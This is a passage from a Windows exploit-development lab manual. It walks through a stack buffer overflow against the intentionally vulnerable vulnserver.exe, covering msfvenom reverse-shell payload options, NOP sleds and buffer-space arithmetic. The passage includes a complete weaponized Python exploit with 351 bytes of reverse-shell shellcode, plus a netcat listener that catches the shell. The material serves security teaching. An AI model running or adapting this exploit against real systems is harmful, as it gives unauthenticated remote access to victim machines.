


Figure 13: Generating our payload

We can break this payload generation command down by switches:

1. `-p` Payload selected (a reverse shell in this case)
2. `LHOST` IP address of Kali (the IP you want the shell to connect back to)
3. `LPORT` Port the shell will call back over (443 outbound is generally always open due to internet connectivity)

4. `-f` This is the format we want the payload to be generated in (a Python variable in this case)
5. `-b` Specifies the bad characters (\x00 is considered a string terminator. This would kill our exploit- so we tell msfvenom to omit this opcode. We will talk about this concept in greater detail in further lab manuals)
6. `-v` Specifies the variable name

This type of shell is known as a "reverse shell". This means that our payload, when executed, will force the victim machine (Windows 7 lab machine) to connect to a machine of our choice (defined by `LHOST`) over port 443. Here is a diagram of this functionality.





Figure 14: Reverse shell diagram (https://www.ivoidwarranties.tech/posts/pentesting-tuts/pentesting-reverse-shells/

In the above image (Figure 14), we have opted to **Listen** on port 443 instead of port 6721, as specified by Figure 11.

Before executing our final exploit, we are going to do one more thing. There is an instruction, commonly used by exploit developers, known as a NOP (no-operation). The opcode for this instruction is 0x90. A NOP is an instruction that literally does nothing. It just passes execution to the next instruction in line. There is a concept known as a NOP slide- which allows us to add a bit of reliability to our exploit, by giving our shellcode room to "breathe". Let's take a look at the diagram below to understand this concept better.



Essentially, once we have jumped to ESP- we will start by executing NOPs. This allows a nice bit of padding between our shellcode and our `jmp esp` instruction. This will allow our exploit to give some cushion before executing our

shellcode and allow a nice chunk or space to be used so our shellcode has room to "work".

Imagine you are on a plane ride, with VERY crowded leg room. Would you rather take a 4-hour plane ride with no leg room, or with 50 feet of leg room? All of us would choose the latter- even though we *COULD* survive with no leg room- having more space to work with makes life easier. This is synonymous with the reason why we opt for a NOP sled. We prefer to work with some wiggle room.

Again, let's rerun our proof of concept with a breakpoint set again on the pointer to `jmp esp`. When you hit the breakpoint, let's take a look at the **Memory** window- where our eventual shellcode will be.




Figure 15: State of ESP

Take note of the first memory address that points to 0x43 bytes (which is ESP) at address 0x0191f9e0 (shown in Figure 15 above). Now in the **Memory** window, scroll down all the way to the bottom- until you do not see any 0x43 bytes anymore.




Figure 16: Identifying where our buffer ends in relation to ESP

As you can see, our buffer gets cut off at 0x0191fdb4. This means that we can send a total of 0x0191fdb4 (where our buffer ends) minus 0x0191f9e0 (where our buffer begins) bytes. This equals 0x3d4 in hexadecimal, which is equivalent to 980 bytes. What this all means, is after our 2003 bytes of filler data to reach EIP and the 4 bytes in EIP- we have 980 total bytes to work with.

Now that we know we have 980 bytes to work with, we will just perform one simple calculation. Refer back to Figure 10- where we generated our payload. You will see a line in the output of the command that says `Payload size: 351 bytes`. This means, of those 980 totally bytes we can use- 351 of those will be taken up by our payload. Simple math tells us all we have to do is take our total of memory available on the stack, which is 980 and subtract 351 from it! Our result is 629.

This means in our exploit, of 980 of the total bytes on the stack available to us, 629 bytes will be utilized by NOPs and 351 bytes will be used by the payload.

Let's now update our proof of concept into a weaponized exploit! We do not need the debugger anymore. Just start vulnserver.exe and let it run.

```
import os
import sys
import struct
import socket

# Vulnerable command
command = "TRUN /.:/"

# Reverse shell - 351 bytes
payload =  ""
payload += "\xba\x1a\xf9\xe6\x7e\xdb\xc2\xd9\x74\x24\xf4\x58"
payload += "\x29\xc9\xb1\x52\x83\xc0\x04\x31\x50\x0e\x03\x4a"
payload += "\xf7\x04\x8b\x96\xef\x4b\x74\x66\xf0\x2b\xfc\x83"
payload += "\xc1\x6b\x9a\xc0\x72\x5c\xe8\x84\x7e\x17\xbc\x3c"
```

```
payload += "\xf4\x55\x69\x33\xbd\xd0\x4f\x7a\x3e\x48\xb3\x1d"
payload += "\xbc\x93\xe0\xfd\xfd\x5b\xf5\xfc\x3a\x81\xf4\xac"
payload += "\x93\xcd\xab\x40\x97\x98\x77\xeb\xeb\x0d\xf0\x08"
payload += "\xbb\x2c\xd1\x9f\xb7\x76\xf1\x1e\x1b\x03\xb8\x38"
payload += "\x78\x2e\x72\xb3\x4a\xc4\x85\x15\x83\x25\x29\x58"
payload += "\x2b\xd4\x33\x9d\x8c\x07\x46\xd7\xee\xba\x51\x2c"
payload += "\x8c\x60\xd7\xb6\x36\xe2\x4f\x12\xc6\x27\x09\xd1"
payload += "\xc4\x8c\x5d\xbd\xc8\x13\xb1\xb6\xf5\x98\x34\x18"
payload += "\x7c\xda\x12\xbc\x24\xb8\x3b\xe5\x80\x6f\x43\xf5"
payload += "\x6a\xcf\xe1\x7e\x86\x04\x98\xdd\xcf\xe9\x91\xdd"
payload += "\x0f\x66\xa1\xae\x3d\x29\x19\x38\x0e\xa2\x87\xbf"
payload += "\x71\x99\x70\x2f\x8c\x22\x81\x66\x4b\x76\xd1\x10"
payload += "\x7a\xf7\xba\xe0\x83\x22\x6c\xb0\x2b\x9d\xcd\x60"
payload += "\x8c\x4d\xa6\x6a\x03\xb1\xd6\x95\xc9\xda\x7d\x6c"
payload += "\x9a\x48\x91\xab\xd2\xf9\x90\x33\xe2\x42\x1d\xd5"
payload += "\x8e\xa4\x48\x4e\x27\x5c\xd1\x04\xd6\xa1\xcf\x61"
payload += "\xd8\x2a\xfc\x96\x97\xda\x89\x84\x40\x2b\xc4\xf6"
payload += "\xc7\x34\xf2\x9e\x84\xa7\x99\x5e\xc2\xdb\x35\x09"
payload += "\x83\x2a\x4c\xdf\x39\x14\xe6\xfd\xc3\xc0\xc1\x45"
payload += "\x18\x31\xcf\x44\xed\x0d\xeb\x56\x2b\x8d\xb7\x02"
payload += "\xe3\xd8\x61\xfc\x45\xb3\xc3\x56\x1c\x68\x8a\x3e"
payload += "\xd9\x42\x0d\x38\xe6\x8e\xfb\xa4\x57\x67\xba\xdb"
payload += "\x58\xef\x4a\xa4\x84\x8f\xb5\x7f\x0d\xbf\xff\xdd"
payload += "\x24\x28\xa6\xb4\x74\x35\x59\x63\xba\x40\xda\x81"
payload += "\x43\xb7\xc2\xe0\x46\xf3\x44\x19\x3b\x6c\x21\x1d"
payload += "\xe8\x8d\x60"


# 2003 byte offset to EIP
crash = "\x41" * 2003

# jmp esp located in essfunc.dll
crash += struct.pack('<L', 0x625011af)

# 980 total bytes for shellcode
# 629 bytes used for NOP sled
crash += "\x90" * 629
```

```
# NOP sled above slides into our payload, executed here
crash += payload

# 5000 total bytes to crash the application
crash += "\x43" * (5000 - len(crash))

# Send data remotely to Win 7 VM via port 9999
print "[+] Sending the exploit and redirecting execution to ESP..."
s=socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.connect(("172.16.197.135", 9999))
s.send(command+crash)
s.close()
```

Take a moment to analyze the above program to understand what is going on. Essentially, we are sending 2003 bytes to reach EIP. Then, in EIP, we are sending our `jmp esp` instruction. This in turn will jump to the stack, where ESP has been overwritten by our NOP sled. This NOP sled will “slide” into our shellcode- which will execute and give us a reverse shell.

Before we execute our exploit- we need to start a listener that will accept the incoming connection over port 443. We will use netcat again for this on our Kali Linux machine.




Figure 17: Starting a netcat listener to
await connections over port 443

This listener specifies the following switches:

1. `-n` Do not perform a DNS lookup when a connection is achieved
2. `-l` Listening mode (await inbound connections)
3. `-v` Add verbosity (print more information to the console)
4. `-p` Specifies the port
5. `443` The port specified

At this point, we can execute our final exploit.




Figure 18: Obtaining a remote shells

w00tw00t! At this point, we have achieved a shell! We now have unauthenticated, remote access to the Windows 7 VM.

14. Wrapping Up

This concludes the first lab manual for the “An Introduction to Windows Exploit Development” course! I hope you enjoyed it. The next lab manual will focus on bypassing Windows exception handlers- which do not allow for a program to "crash" in the way we intend. In addition, we will be taking a look at how to bypass restrictive space (what do we do if we don’t have 980 bytes to execute? What if we only have 50 bytes?) Peace, love, and positivity! ☺